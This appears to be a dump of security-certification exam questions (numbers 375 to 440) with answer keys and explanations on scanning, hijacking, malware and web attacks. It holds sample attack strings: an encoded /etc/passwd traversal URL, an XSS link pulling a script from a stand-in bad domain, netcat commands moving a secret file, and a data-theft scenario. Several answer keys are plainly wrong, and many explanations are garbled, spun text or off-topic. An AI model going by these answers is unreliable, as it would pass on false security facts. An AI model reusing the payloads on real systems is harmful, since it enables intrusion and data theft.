Samuel, a professional hacker, monitored and Intercepted already established traffic between Bob and a host machine to predict Bob's ISN. Using this ISN, Samuel sent spoofed packets with Bob's IP address to the host machine. The host machine responded with <| packet having an Incremented ISN. Consequently. Bob's connection got hung, and Samuel was able to communicate with the host machine on behalf of Bob. What is the type of attack performed by Samuel in the above scenario?

A. UDP hijacking

B. Blind hijacking

C. TCP/IP hacking

D. Forbidden attack

Answer: C

Explanation

A TCP/IP hijack is an attack that spoofs a server into thinking it's talking with a sound client,

once actually it's communication with an assaulter that has condemned (or hijacked) the tcp session. Assume that the client has administrator-level privileges, which the attacker needs to steal that authority so as to form a brand new account with root-level access of the server to be used afterward. A tcp Hijacking is sort of a two-phased man-in-the-middle attack. The man-in-the-middle assaulter lurks within the circuit between a shopper and a server so as to work out what port and sequence numbers are being employed for the conversation.

First, the attacker knocks out the client with an attack, like Ping of Death, or ties it up with some reasonably ICMP storm. This renders the client unable to transmit any packets to the server. Then, with the client crashed, the attacker assumes the client's identity so as to talk with the server. By this suggests, the attacker gains administrator-level access to the server. One of the most effective means of preventing a hijack attack is to want a secret, that's a shared secret between the shopper and also the server. looking on the strength of security desired, the key may be used for random exchanges. this is often once a client and server periodically challenge each other, or it will occur with each exchange, like Kerberos.

QUESTION NO: 376

What tool can crack Windows SMB passwords simply by listening to network traffic?

A. This is not possible

B. Netbus

C. NTFSDOS

D. L0phtcrack

Answer: D

QUESTION NO: 377

Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently. Abel is verifying and validating image contents, signing images, and sending them to the registries. Which of the following tiers of the container technology architecture Is Abel currently working in?

A. Tier-1: Developer machines

B. Tier-4: Orchestrators

C. Tier-3: Registries

D. Tier-2: Testing and accreditation systems

Answer: D

Explanation

The official management decision given by a senior agency official to authorize operation of an information system and to explicitly accept the risk to agency operations (including mission, functions, image, or reputation), agency assets, or individuals, based on the implementation of an agreed-upon set of security controls.

formal declaration by a designated accrediting authority (DAA) or principal accrediting authority (PAA) that an information system is approved to operate at an acceptable level of risk, based on the implementation of an approved set of technical, managerial, and procedural safeguards. See authorization to operate (ATO).

Rationale: The Risk Management Framework uses a new term to refer to this concept, and it is called authorization.

Identifies the information resources covered by an accreditation decision, as distinguished from separately accredited information resources that are interconnected or with which information is exchanged via messaging. Synonymous with Security Perimeter.

For the purposes of identifying the Protection Level for confidentiality of a system to be accredited, the system has a conceptual boundary that extends to all intended users of the system, both directly and indirectly connected, who receive output from the system. See authorization boundary. Rationale: The Risk Management Framework uses a new term to refer to the concept of accreditation, and it is called authorization.

Extrapolating, the accreditation boundary would then be referred to as the authorization boundary.

QUESTION NO: 378

Which tool can be used to silently copy files from USB devices?

A. USB Grabber

B. USB Snoopy

C. USB Sniffer

D. Use Dumper

Answer: D

QUESTION NO: 379

Juliet, a security researcher in an organization, was tasked with checking for the authenticity of images to be used in the organization's magazines. She used these images as a search query and tracked the original source and details of the images, which included photographs, profile pictures, and memes. Which of the following footprinting techniques did Rachel use to finish her task?

A. Reverse image search

B. Meta search engines

C. Advanced image search

D. Google advanced search

Answer: C

QUESTION NO: 380

Which of the following is the least-likely physical characteristic to be used in biometric control that supports a large company?

A. Iris patterns

B. Voice

C. Height and Weight

D. Fingerprints

Answer: C

QUESTION NO: 381

Take a look at the following attack on a Web Server using obstructed URL:

```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
This request is made up of:
%2e%2e%2f%2e%2f%2e%2e%2f = ../ ../ ../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```

How would you protect from these attacks?

A. Configure the Web Server to deny requests involving "hex encoded" characters

B. Create rules in IDS to alert on strange Unicode requests

C. Use SSL authentication on Web Servers

D. Enable Active Scripts Detection at the firewall and routers

Answer: B

QUESTION NO: 382

Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.

Which of the following host discovery techniques must he use to perform the given task?

A. UDP scan

B. TCP Maimon scan

C. arp ping scan

D. ACK flag probe scan

Answer: C

Explanation

One of the most common Nmap usage scenarios is scanning an Ethernet LAN. Most LANs, especially those that use the private address range granted by RFC 1918, do not always use the overwhelming majority of IP addresses. When Nmap attempts to send a raw IP packet, such as an ICMP echo request, the OS must determine a destination hardware (ARP) address, such as the target IP, so that the Ethernet frame can be properly addressed. .. This is required to issue a series of ARP requests. This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host. The -send-ip option tells Nmap to send IP-level packets (rather than raw Ethernet), even on area networks. The Wireshark output of the three ARP requests and their timing have been pasted into the session.

Raw IP ping scan example for offline targetsThis example took quite a couple of seconds to finish because the (Linux) OS sent three ARP requests at 1 second intervals before abandoning the host. Waiting for a few seconds is excessive, as long as the ARP response usually arrives within a few milliseconds. Reducing this timeout period is not a priority for OS vendors, as the overwhelming majority of packets are sent to the host that actually exists. Nmap, on the other hand, needs to send packets to 16 million IP s given a target like 10.0.0.0/8. Many targets are pinged in parallel, but waiting 2 seconds each is very delayed. There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table. ARP tablespaces are finite and some operating systems become unresponsive when full. If Nmap is used in rawIP mode (-send-ip), Nmap may have to wait a few minutes for the ARP cache entry to expire before

continuing host discovery.

ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP.

Example b ARP ping scan of offline target

In example b, neither the -PR option nor the -send-eth option has any effect. This is often because ARP has a default scan type on the Area Ethernet network when scanning Ethernet hosts that Nmap discovers. This includes traditional wired Ethernet as 802.11 wireless networks. As mentioned above, ARP scanning is not only more efficient, but also more accurate. Hosts frequently block IP-based ping packets, but usually cannot block ARP requests or responses and communicate over the network.Nmap uses ARP instead of all targets on equivalent targets, even if different ping types (such as -PE and -PS) are specified. LAN.. If you do not need to attempt an ARP scan at all, specify -send-ip as shown in Example a "Raw IP Ping Scan for Offline Targets".

If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an Apple-registered MAC address, your head may turn to you. Use the -spoof-mac option to spoof the MAC address as described in the MAC Address Spoofing section.

QUESTION NO: 383

Stephen, an attacker, targeted the industrial control systems of an organization. He generated a fraudulent email with a malicious attachment and sent it to employees of the target organization. An employee who manages the sales software of the operational plant opened the fraudulent email and clicked on the malicious attachment. This resulted in the malicious attachment being downloaded and malware being injected into the sales software maintained in the victim's system. Further, the malware propagated itself to other networked systems, finally damaging the industrial automation components. What is the attack technique used by Stephen to damage the industrial systems?

A. Spear-phishing attack

B. SMishing attack

C. Reconnaissance attack

D. HMI-based attack

Answer: A

QUESTION NO: 384

What does the -oX flag do in an Nmap scan?

A. Perform an eXpress scan

B. Output the results in truncated format to the screen

C. Output the results in XML format to a file

D. Perform an Xmas scan

Answer: C

QUESTION NO: 385

Session splicing is an IDS evasion technique in which an attacker delivers data in multiple, small sized packets to the target computer, making it very difficult for an IDS to detect the attack signatures. Which tool can be used to perform session splicing attacks?

A. tcpsplice

B. Burp

C. Hydra

D. Whisker

Answer: D

QUESTION NO: 386

To reach a bank web site, the traffic from workstations must pass through a firewall. You have been asked to review the firewall configuration to ensure that workstations in network 10.10.10.0/24 can only reach the bank web site 10.20.20.1 using https. Which of the following firewall rules meets this requirement?

A. If (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 443) then permit

B. If (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 80 or 443) then permit

C. If (source matches 10.20.20.1 and destination matches 10.10.10.0/24 and port matches 443) then permit

D. If (source matches 10.10.10.0 and destination matches 10.20.20.1 and port matches 443) then permit

Answer: A

QUESTION NO: 387

Why should the security analyst disable/remove unnecessary ISAPI filters?

A. To defend against social engineering attacks

B. To defend against webserver attacks

C. To defend against jailbreaking

D. To defend against wireless attacks

Answer: B

QUESTION NO: 388

Calvin, a software developer, uses a feature that helps him auto-generate the content of a web page without manual involvement and is integrated with SSI directives. This leads to a vulnerability in the developed web application as this feature accepts remote user inputs and uses them on the page. Hackers can exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files. What is the type of injection attack Calvin's web application is susceptible to?

A. Server-side template injection

B. Server-side JS injection

C. CRLF injection

D. Server-side includes injection

Answer: D

QUESTION NO: 389

Cross-site request forgery involves:

A. A request sent by a malicious user from a browser to a server

B. Modification of a request by a proxy between client and server

C. A browser making a request to a server without the user's knowledge

D. A server making a request to another server without the user's knowledge

Answer: C

QUESTION NO: 390

During an Xmas scan what indicates a port is closed?

A. No return response

B. RST

C. ACK

D. SYN

Answer: B

QUESTION NO: 391

What is correct about digital signatures?

A. A digital signature cannot be moved from one signed document to another because it is the hash of the original document encrypted with the private key of the signing party.

B. Digital signatures may be used in different documents of the same type.

C. A digital signature cannot be moved from one signed document to another because it is a plain hash of the document content.

D. Digital signatures are issued once for each user and can be used everywhere until they expire.

Answer: A

QUESTION NO: 392

You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?

A. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account

B. Package the Sales.xls using Trojan wrappers and telnet them back your home computer

C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques

D. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account

Answer: C

QUESTION NO: 393

A regional bank hires your company to perform a security assessment on their network after a recent data breach. The attacker was able to steal financial data from the bank by compromising only a single server.

Based on this information, what should be one of your key recommendations to the bank?

A. Place a front-end web server in a demilitarized zone that only handles external web traffic

B. Require all employees to change their anti-virus program with a new one

C. Move the financial data to another server on the same IP subnet

D. Issue new certificates to the web servers from the root certificate authority

Answer: A

QUESTION NO: 394

An LDAP directory can be used to store information similar to a SQL database. LDAP uses a _____ database structure instead of SQL's _____ structure. Because of this, LDAP has difficulty representing many-to-one relationships.

A. Relational, Hierarchical

B. Strict, Abstract

C. Hierarchical, Relational

D. Simple, Complex

Answer: C

QUESTION NO: 395

Becky has been hired by a client from Dubai to perform a penetration test against one of their remote offices.

Working from her location in Columbus, Ohio, Becky runs her usual reconnaissance scans to obtain basic information about their network. When analyzing the results of her Whois search, Becky notices that the IP was allocated to a location in Le Havre, France. Which regional Internet registry should Becky go to for detailed information?

A. ARIN

B. APNIC

C. RIPE

D. LACNIC

Answer: C

QUESTION NO: 396

Alex, a cloud security engineer working in Eyecloud Inc. is tasked with isolating applications from the underlying infrastructure and stimulating communication via well-defined channels. For this purpose, he used an open-source technology that helped him in developing, packaging, and running applications; further, the technology provides PaaS through OS-level visualization, delivers containerized software packages, and promotes fast software delivery. What is the cloud technology employed by Alex in the above scenario?

A. Virtual machine

B. Serverless computing

C. Docker

D. Zero trust network

Answer: C

QUESTION NO: 397

What is the algorithm used by LM for Windows2000 SAM?

A. MD4

B. DES

C. SHA

D. SSL

Answer: B

QUESTION NO: 398

What does a firewall check to prevent particular ports and applications from getting packets into an organization?

A. Transport layer port numbers and application layer headers

B. Presentation layer headers and the session layer port numbers

C. Network layer headers and the session layer port numbers

D. Application layer port numbers and the transport layer headers

Answer: A

QUESTION NO: 399

When conducting a penetration test, it is crucial to use all means to get all available information about the target network. One of the ways to do that is by sniffing the network. Which of the following cannot be performed by the passive network sniffing?

A. Identifying operating systems, services, protocols and devices

B. Modifying and replaying captured network traffic

C. Collecting unencrypted information about usernames and passwords

D. Capturing a network traffic for further analysis

Answer: B

QUESTION NO: 400

Shellshock allowed an unauthorized user to gain access to a server. It affected many Internet-facing services, which OS did it not directly affect?

A. Linux

B. Unix

C. OS X

D. Windows

Answer: D

QUESTION NO: 401

This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-2S6. MMAC-SHA384, and

ECDSA using a 384-bit elliptic curve.

Which is this wireless security protocol?

A. WPA2 Personal

B. WPA3-Personal

C. WPA2-Enterprise

D. WPA3-Enterprise

Answer: D

Explanation

Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise.

WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network.WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to raised protect sensitive data:* Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256)* Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384)* Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve* Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256)The 192-bit security mode offered by WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network.

QUESTION NO: 402

Bill has been hired as a penetration tester and cyber security auditor for a major credit card company. Which information security standard is most applicable to his role?

A. FISMA

B. HITECH

C. PCI-DSS

D. Sarbanes-OxleyAct

Answer: C

QUESTION NO: 403

MX record priority increases as the number increases. (True/False.)

A. True

B. False

Answer: B

QUESTION NO: 404

You need to deploy a new web-based software package for your organization. The package requires three separate servers and needs to be available on the Internet. What is the recommended architecture in terms of server placement?

A. All three servers need to be placed internally

B. A web server facing the Internet, an application server on the internal network, a database

server on the internal network

C. A web server and the database server facing the Internet, an application server on the internal network

D. All three servers need to face the Internet so that they can communicate between themselves

Answer: B

QUESTION NO: 405

Which of the following tactics uses malicious code to redirect users' web traffic?

A. Spimming

B. Pharming

C. Phishing

D. Spear-phishing

Answer: B

QUESTION NO: 406

Your organization has signed an agreement with a web hosting provider that requires you to take full responsibility of the maintenance of the cloud-based resources. Which of the following models covers this?

A. Platform as a service

B. Software as a service

C. Functions as a

D. service Infrastructure as a service

Answer: C

QUESTION NO: 407

"........is an attack type for a rogue Wi-Fi access point that appears to be a legitimate one offered on the premises, but actually has been set up to eavesdrop on wireless communications. It is the wireless version of the phishing scam. An attacker fools wireless users into connecting a laptop or mobile phone to a tainted hot-spot by posing as a legitimate provider. This type of attack may be used to steal the passwords of unsuspecting users by either snooping the communication link or by phishing, which involves setting up a fraudulent web site and luring people there." Fill in the blank with appropriate choice.

A. Evil Twin Attack

B. Sinkhole Attack

C. Collision Attack

D. Signal Jamming Attack

Answer: A

QUESTION NO: 408

Which mode of IPSec should you use to assure security and confidentiality of data within the same LAN?

A. ESP transport mode

B. ESP confidential

C. AH permiscuous

D. AH Tunnel mode

Answer: A

QUESTION NO: 409

is a set of extensions to DNS that provide the origin authentication of DNS data to DNS clients (resolvers) so as to reduce the threat of DNS poisoning, spoofing, and similar types of attacks.

A. DNSSEC

B. Resource records

C. Resource transfer

D. Zone transfer

Answer: A

QUESTION NO: 410

Which of the following steps for risk assessment methodology refers to vulnerability identification?

A. Determines if any flaws exist in systems, policies, or procedures

B. Assigns values to risk probabilities; Impact values.

C. Determines risk probability that vulnerability will be exploited (High. Medium, Low)

D. Identifies sources of harm to an IT system. (Natural, Human. Environmental)

Answer: C

QUESTION NO: 411

Hackers often raise the trust level of a phishing message by modeling the email to look similar to the internal email used by the target company. This includes using logos, formatting, and names of the target company.

The phishing message will often use the name of the company CEO, President, or Managers. The time a hacker spends performing research to locate this information about a company is known as?

A. Exploration

B. Investigation

C. Reconnaissance

D. Enumeration

Answer: C

QUESTION NO: 412

what firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

A. Decoy scanning

B. Packet fragmentation scanning

C. Spoof source address scanning

D. Idle scanning

Answer: D

Explanation

The idle scan could be a communications protocol port scan technique that consists of causing spoofed packets to a pc to seek out out what services square measure obtainable. this can be accomplished by impersonating another pc whose network traffic is extremely slow or nonexistent (that is, not transmission or receiving information). this might be associate idle pc, known as a "zombie".

This action are often done through common code network utilities like nmap and hping. The attack involves causing solid packets to a particular machine target in an attempt to seek out distinct characteristics of another zombie machine. The attack is refined as a result of there's no interaction between the offender pc and also the target: the offender interacts solely with the "zombie" pc.

This exploit functions with 2 functions, as a port scanner and a clerk of sure informatics relationships between machines. The target system interacts with the "zombie" pc and distinction in behavior are often discovered mistreatment totally different|completely different "zombies" with proof of various privileges granted by the target to different computers.

The overall intention behind the idle scan is to "check the port standing whereas remaining utterly invisible to the targeted host." The first step in execution associate idle scan is to seek out associate applicable zombie. It must assign informatics ID packets incrementally on a worldwide (rather than per-host it communicates with) basis. It ought to be idle (hence the scan name), as extraneous traffic can raise its informatics ID sequence, confusing the scan logic. The lower the latency between the offender and also the zombie, and between the zombie and also the target, the quicker the scan can proceed.

Note that once a port is open, IPIDs increment by a pair of. Following is that the sequence:

* offender to focus on -> SYN, target to zombie ->SYN/ACK, Zombie to focus on -> RST (IPID increment by 1)

* currently offender tries to probe zombie for result. offender to Zombie ->SYN/ACK, Zombie to offender

-> RST (IPID increment by 1)

So, during this method IPID increments by a pair of finally.

When associate idle scan is tried, tools (for example nmap) tests the projected zombie and reports any issues with it. If one does not work, attempt another. Enough net hosts square measure vulnerable that zombie candidates are not exhausting to seek out. a standard approach is to easily execute a ping sweep of some network. selecting a network close to your supply address, or close to the target, produces higher results. you'll be able to attempt associate idle scan mistreatment every obtainable host from the ping sweep results till you discover one that works. As usual, it's best to raise permission before mistreatment someone's machines for surprising functions like idle scanning.

Simple network devices typically create nice zombies as a result of {they square measure|they're} normally each underused (idle) and designed with straightforward network stacks that are susceptible to informatics ID traffic detection.

While distinguishing an acceptable zombie takes some initial work, you'll be able to keep re-using the nice ones. as an alternative, there are some analysis on utilizing unplanned public internet services as zombie hosts to perform similar idle scans. leverage the approach a number of these services perform departing connections upon user submissions will function

some quite poor's man idle scanning.

QUESTION NO: 413

Tony is a penetration tester tasked with performing a penetration test. After gaining initial access to a target system, he finds a list of hashed passwords.

Which of the following tools would not be useful for cracking the hashed passwords?

A. John the Ripper

B. Hashcat

C. netcat

D. THC-Hydra

Answer: A

QUESTION NO: 414

Which of the following Google advanced search operators helps an attacker in gathering information about websites that are similar to a specified target URL?

A. [inurl:]

B. [related:]

C. [info:]

D. [site:]

Answer: B

QUESTION NO: 415

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

A. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.

B. Asymmetric cryptography is computationally expensive in comparison. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.

C. Symmetric encryption allows the server to securely transmit the session keys out-of-band.

D. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

Answer: D

QUESTION NO: 416

Which of the following programs is usually targeted at Microsoft Office products?

A. Polymorphic virus

B. Multipart virus

C. Macro virus

D. Stealth virus

Answer: C

QUESTION NO: 417

You are performing a penetration test for a client and have gained shell access to a Windows machine on the internal network. You intend to retrieve all DNS records for the internal domain, if the DNS server is at

192.168.10.2 and the domain name is abccorp.local, what command would you type at the nslookup prompt to attempt a zone transfer?

A. list server=192.168.10.2 type=all

B. is-d abccorp.local

C. Iserver 192.168.10.2-t all

D. List domain=Abccorp.local type=zone

Answer: B

QUESTION NO: 418

which type of virus can change its own code and then cipher itself multiple times as it replicates?

A. Stealth virus

B. Tunneling virus

C. Cavity virus

D. Encryption virus

Answer: A

Explanation

A stealth virus may be a sort of virus malware that contains sophisticated means of avoiding detection by antivirus software. After it manages to urge into the now-infected machine a stealth viruses hides itself by continually renaming and moving itself round the disc.Like other viruses, a stealth virus can take hold of the many parts of one's PC. When taking control of the PC and performing tasks, antivirus programs can detect it, but a stealth virus sees that coming and can rename then copy itself to a special drive or area on the disc, before the antivirus software. Once moved and renamed a stealth virus will usually replace the detected 'infected' file with a clean file that doesn't trigger anti-virus detection. It's a never-ending game of cat and mouse.The intelligent architecture of this sort of virus about guarantees it's impossible to completely rid oneself of it once infected. One would need to completely wipe the pc and rebuild it from scratch to completely eradicate the presence of a stealth virus. Using regularly-updated antivirus software can reduce risk, but, as we all know, antivirus software is additionally caught in an endless cycle of finding new threats and protecting against them.

QUESTION NO: 419

You want to analyze packets on your wireless network. Which program would you use?

A. Wireshark with Airpcap

B. Airsnort with Airpcap

C. Wireshark with Winpcap

D. Ethereal with Winpcap

Answer: A

QUESTION NO: 420

An attacker runs netcat tool to transfer a secret file between two hosts.

```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.

How would the attacker use netcat to encrypt the information before transmitting onto the wire?

A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234

B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234

C. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password

D. Use cryptcat instead of netcat

Answer: D

QUESTION NO: 421

Attacker Rony Installed a rogue access point within an organization's perimeter and attempted to Intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

A. Distributed assessment

B. Wireless network assessment

C. Most-based assessment

D. Application assessment

Answer: B

Explanation

Expanding your network capabilities are often done well using wireless networks, but it also can be a source of harm to your data system . Deficiencies in its implementations or configurations can allow tip to be accessed in an unauthorized manner.This makes it imperative to closely monitor your wireless network while also conducting periodic Wireless Network assessment.It identifies flaws and provides an unadulterated view of exactly how vulnerable your systems are to malicious and unauthorized accesses.Identifying misconfigurations and inconsistencies in wireless implementations and rogue access points can improve your security posture and achieve compliance with regulatory frameworks.

QUESTION NO: 422

A company's security policy states that all Web browsers must automatically delete their HTTP browser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?

A. Attempts by attackers to access the user and password information stored in the company's SQL database.

B. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user's authentication credentials.

C. Attempts by attackers to access password stored on the user's computer without the user's knowledge.

D. Attempts by attackers to determine the user's Web browser usage patterns, including when sites were visited and for how long.

Answer: B

QUESTION NO: 423

Identify the web application attack where the attackers exploit vulnerabilities in dynamically generated web pages to inject client-side script into web pages viewed by other users.

A. LDAP Injection attack

B. Cross-Site Scripting (XSS)

C. SQL injection attack

D. Cross-Site Request Forgery (CSRF)

Answer: B

QUESTION NO: 424

To hide the file on a Linux system, you have to start the filename with a specific character. What is the character?

A. Exclamation mark (!)

B. Underscore (_)

C. Tilde H

D. Period (.)

Answer: D

QUESTION NO: 425

This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

A. Cross-site-scripting attack

B. SQL Injection

C. URL Traversal attack

D. Buffer Overflow attack

Answer: A

QUESTION NO: 426

You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?

A. MD4

B. DES

C. SHA

D. SSL

Answer: B

QUESTION NO: 427

An Internet Service Provider (ISP) has a need to authenticate users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network.

Which AAA protocol is the most likely able to handle this requirement?

A. TACACS+

B. DIAMETER

C. Kerberos

D. RADIUS

Answer: D

QUESTION NO: 428

You are a Network Security Officer. You have two machines. The first machine (192.168.0.99) has snort installed, and the second machine (192.168.0.150) has kiwi syslog installed. You perform a syn scan in your network, and you notice that kiwi syslog is not receiving the alert message from snort. You decide to run wireshark in the snort machine to check if the messages are going to the kiwi syslog machine. What Wireshark filter will show the connections from the snort machine to kiwi syslog machine?

A. tcp.srcport= = 514 && ip.src= = 192.168.0.99

B. tcp.srcport= = 514 && ip.src= = 192.168.150

C. tcp.dstport= = 514 && ip.dst= = 192.168.0.99

D. tcp.dstport= = 514 && ip.dst= = 192.168.0.150

Answer: D

QUESTION NO: 429

The network users are complaining because their system are slowing down. Further, every time they attempt to go a website, they receive a series of pop-ups with advertisements. What types of malware have the system been infected with?

A. Virus

B. Spyware

C. Trojan

D. Adware

Answer: D

Explanation

Adware, or advertising supported computer code, is computer code that displays unwanted advertisements on your pc. Adware programs can tend to serve you pop-up ads, will modification your browser's homepage, add spyware and simply bombard your device with advertisements. Adware may be a additional summary name for doubtless unwanted programs. It's roughly a virulent disease and it's going to not be as clearly malicious as a great deal of different problematic code floating around on the net. create no mistake concerning it, though, that adware has to return off of no matter machine it's on. Not solely will adware be extremely annoying whenever you utilize your machine, it might additionally cause semipermanent problems for your device.

Adware a network users the browser to gather your internet browsing history so as to 'target'

advertisements that appear tailored to your interests. At their most innocuous, adware infections square measure simply annoying. as an example, adware barrages you with pop-up ads that may create your net expertise markedly slower and additional labor intensive.

QUESTION NO: 430

Which access control mechanism allows for multiple systems to use a central authentication server (CAS) that permits users to authenticate once and gain access to multiple systems?

A. Role Based Access Control (RBAC)

B. Discretionary Access Control (DAC)

C. Single sign-on

D. Windows authentication

Answer: C

QUESTION NO: 431

Which definition among those given below best describes a covert channel?

A. A server program using a port that is not well known.

B. Making use of a protocol in a way it is not intended to be used.

C. It is the multiplexing taking place on a communication link.

D. It is one of the weak channels used by WEP which makes it insecure

Answer: B

QUESTION NO: 432

You have compromised a server on a network and successfully opened a shell. You aimed to identify all operating systems running on the network. However, as you attempt to fingerprint all machines in the network using the nmap syntax below, it is not going through.

invictus@victim_server.~$ nmap -T4 -O 10.10.0.0/24 TCP/IP fingerprinting (for OS scan) xxxxxxx xxxxxx xxxxxxxxx. QUITTING!

What seems to be wrong?

A. The nmap syntax is wrong.

B. This is a common behavior for a corrupted nmap application.

C. The outgoing TCP/IP fingerprinting is blocked by the host firewall.

D. OS Scan requires root privileges.

Answer: D

QUESTION NO: 433

Which of the following is assured by the use of a hash?

A. Authentication

B. Confidentiality

C. Availability

D. Integrity

Answer: D

QUESTION NO: 434

Johnson, an attacker, performed online research for the contact details of reputed

cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical Information to Johnson's machine. What is the social engineering technique Steve employed in the above scenario?

A. Quid pro quo

B. Diversion theft

C. Elicitation

D. Phishing

Answer: C

Explanation

Elicitation may be a lively effort to extract project-related information from all relevant stakeholders. the target is to obviously define the business or project objectives. Requirements elicitation uses various analytics and techniques that leave complete, concise and clear requirements to be gathered. A Standish Group report lists "incomplete requirements" because the leading explanation for software project failure and divulges that poor requirements account for 50% of project failures. Poor requirements are a results of sub-standard elicitation which can also cause scope creep, budget overrun and inadequate process redesign.

Elicitation is vital as many stakeholders are unable to accurately articulate the business problem. Therefore, analysts performing the elicitation got to make sure that the wants produced are clearly understandable, useful and relevant. A well defined problem and clear requirements will go an extended thanks to creating the right solution that adds value to the business.

QUESTION NO: 435

Calvin, a grey-hat hacker, targets a web application that has design flaws in its authentication mechanism. He enumerates usernames from the login form of the web application, which requests users to feed data and specifies the incorrect field in case of invalid credentials. Later, Calvin uses this information to perform social engineering.

Which of the following design flaws in the authentication mechanism is exploited by Calvin?

A. Insecure transmission of credentials

B. Verbose failure messages

C. User impersonation

D. Password reset mechanism

Answer: D

QUESTION NO: 436

A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

A. Perform a vulnerability scan of the system.

B. Determine the impact of enabling the audit feature.

C. Perform a cost/benefit analysis of the audit feature.

D. Allocate funds for staffing of audit log review.

Answer: B

QUESTION NO: 437

Although FTP traffic is not encrypted by default, which layer 3 protocol would allow for end-to-end encryption of the connection?

A. SFTP

B. Ipsec

C. SSL

D. FTPS

Answer: B

QUESTION NO: 438

_____ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

A. Trojan

B. RootKit

C. DoS tool

D. Scanner

E. Backdoor

Answer: B

QUESTION NO: 439

While performing an Nmap scan against a host, Paola determines the existence of a firewall. In an attempt to determine whether the firewall is stateful or stateless, which of the following options would be best to use?

A. -sA

B. -sX

C. -sT

D. -sF

Answer: A

QUESTION NO: 440

Which type of sniffing technique is generally referred as MiTM attack?
